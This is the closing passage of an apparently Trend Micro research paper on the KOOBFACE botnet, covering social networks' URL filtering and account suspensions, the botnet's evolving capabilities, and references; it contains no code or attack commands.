Facebook created an aptly named account *Facebook Security* (*www.facebook.com/security*), which is dedicated to providing information on the latest security threats affecting the site as well as a step-by-step guide on how to address the said threats.

Figure 52. Facebook's *Security Help Center*



Figure 53. Facebook Security *site*

MySpace, on the other hand, provides a default contact—Tom Anderson (*www.myspace.com/tom*) for newly registered users for security purposes. Tom promptly sends a message if your profile was found to have sent messages identified as "spam."

Figure 54. MySpace's *spamming message prompt*

MySpace also provides safety tips for users and tips on configuring their privacy settings.

Figure 55. MySpace's *Safety Tips and Settings page*

CONTENT FILTERING

One of the security features *Facebook, MySpace,* and *Twitter* implements is URL filtering. The sites filter URLs sent through emails or tweets or posted on users' walls. To do this, *Facebook, MySpace,* and *Twitter* checks the message/wall post/tweet that a user tries to send or post for the presence of a known malicious URL. If such a URL is found, the sites prevent the message/post/tweet from being sent.

Figure 56. Facebook's *content-filtering feature*



Figure 57. MySpace's *content-filtering feature*

Figure 58. Twitter's *content-filtering feature*

Facebook and other social networking sites' content-filtering efforts were immediately noticed by the KOOBFACE authors. This is the reason why the GCHECK component was released—to check if the URL KOOBFACE is trying to spam is already being blocked by *Facebook.*

SPECIAL ACTION

There are times when spammed malicious URLs become so rampant that the social networking sites themselves are forced to temporarily suspend infected accounts (spammers) in order to curb the infection.

On July 9, 2009, for instance, *Twitter* was forced to suspend KOOBFACE-infected accounts to stop the spread of related malicious URLs. Ryan McGeehan of *Facebook* also reported having to remove phishing and spam URLs from wall posts and the inboxes of phished/infected users.

There are times when spammed malicious URLs become so rampant that the social networking sites themselves are forced to temporarily suspend infected accounts (spammers) in order to curb the infection.

CONCLUSIONS

Investigating the KOOBFACE botnet has been quite a task. Apart from the numerous components involved, the ever-changing nature of the botnet also posed a challenge to whoever was investigating it.

The KOOBFACE gang is not resting on its laurels. It continues to find ways to improve its creation and defeat the various countermeasures placed against the malware. If a botnet mirrors its creators, then the KOOBFACE botnet is a telltale sign of how active and dynamic cybercriminals are.

If a botnet mirrors its creators, then the KOOBFACE botnet is a telltale sign of how active and dynamic cybercriminals are.

It has long been said that the days of virus writers creating malware for the sake of the challenge alone is over. So are the days of script kiddies writing (copying) malware for undeserved fame. The security industry is now being challenged by profit-driven malware. And as usual, anything that is profit-driven requires organization and professionalism.

Programming best practices and the software development cycle is not exclusive to legal entities. KOOBFACE has demonstrated this by having more than a semblance of a versioning system, source code management, and a beta or testing process.

What is most important, however, is that we are going against cybercriminals who are human, too. They can also adapt to changes and learn from their mistakes. They have the ability to observe the environment they operate on and make decisions as to how they will proceed.

To date, the KOOBFACE gang has already been able to:

- Design and implement a robust Trojan downloader that serves as a platform for subsequent updates
- Modify the C&C infrastructure to make it takedown proof and to make C&C discovery a little bit harder than before
- Become more aware of how social networking sites operate, which enabled them to create propagation components that target specific social networking sites
- Realize the potential of harvesting user profile information and duly implementing an information-stealing routine
- Implement a cost-effective CAPTCHA-solving routine based on pure social engineering rather than developing expensive computer-automated CAPTCHA solvers
- Use infected machines as Web proxies that provide a layer of obfuscation for the C&C
- Leverage free Web hosting and compromised sites to lessen the probability of having their malicious URLs tagged as “spam”
- Circumvent the URL-filtering capability of social networking sites

Some major features were also introduced by both the KOOBFACE malware and C&C on September 8, 2009. The C&C communication now utilizes an integrity check using MD5. The C&C can now also track an infected machine’s IP address and geographic location. It also has the ability to convert *Firefox* into *IE* cookies using the *ff2ie.exe* component. The format of C&C transactions has changed. The list of C&C domains have also been encrypted inside the malware’s body.

The KOOBFACE gang’s list of achievements could not have been completed if it just sat back and watched its botnet be detected and eventually taken down.

The security industry is fighting against profit-driven organizations run by cybercriminals who learn from their mistakes and adapt to changes. We should thus always stay a step ahead of security threats.

TREND MICRO

REFERENCES

- Ryan McGeehan. (May 1, 2009). *Facebook.* "Protect Yourself Against Phishing." http://blog.facebook.com/blog.php?post=81474932130 (Retrieved September 2009).
- Ryan McGeehan. (May 29, 2009). *Facebook.* "Blocked Content and *Facebook* Security." http://blog.facebook.com/blog.php?post=18347337130 (Retrieved September 2009).
- Ryan Flores. (July 9, 2009). *TrendLabs Malware Blog.* "KOOBFACE Increases *Twitter* Activity." http://blog.trendmicro.com/KOOBFACE-increases-twitter-activity/ (Retrieved September 2009).
- Jonell Baltazar, Joey Costoya, and Ryan Flores. (July 2009). *The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained.* http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul2009.pdf (Retrieved September 2009).
- Dancho Danchev. (July 22, 2009). *Dario Danchev's Blog—Mind Streams of Information Security Knowledge.* "KOOBFACE—Come Out, Come Out, Wherever You Are." http://ddanchev.blogspot.com/2009/07/KOOBFACE-come-out-come-out-wherever-you.html (Retrieved September 2009).
- Jonell Baltazar. (July 22, 2009). *TrendLabs Malware Blog.* "New KOOBFACE Upgrade Makes It Takedown Proof." http://blog.trendmicro.com/new-KOOBFACE-upgrade-makes-it-takedown-proof/ (Retrieved September 2009).
- Jonell Baltazar. (June 25, 2009). *TrendLabs Malware Blog.* "KOOBFACE Tweets." http://blog.trendmicro.com/KOOBFACE-tweets/ (Retrieved September 2009).
- Joey Costoya. (May 3, 2009). *TrendLabs Malware Blog.* "KOOBFACE Tries CAPTCHA Breaking." http://blog.trendmicro.com/KOOBFACE-tries-CAPTCHA-breaking/ (Retrieved September 2009).

TREND MICRO INC.
10101 N. De Anza Blvd.
Cupertino, CA 95014

US toll free: 1 +800.228.5651
Phone: 1 +408.257.2003
Fax: 1 +408.257.2003

www.trendmicro.com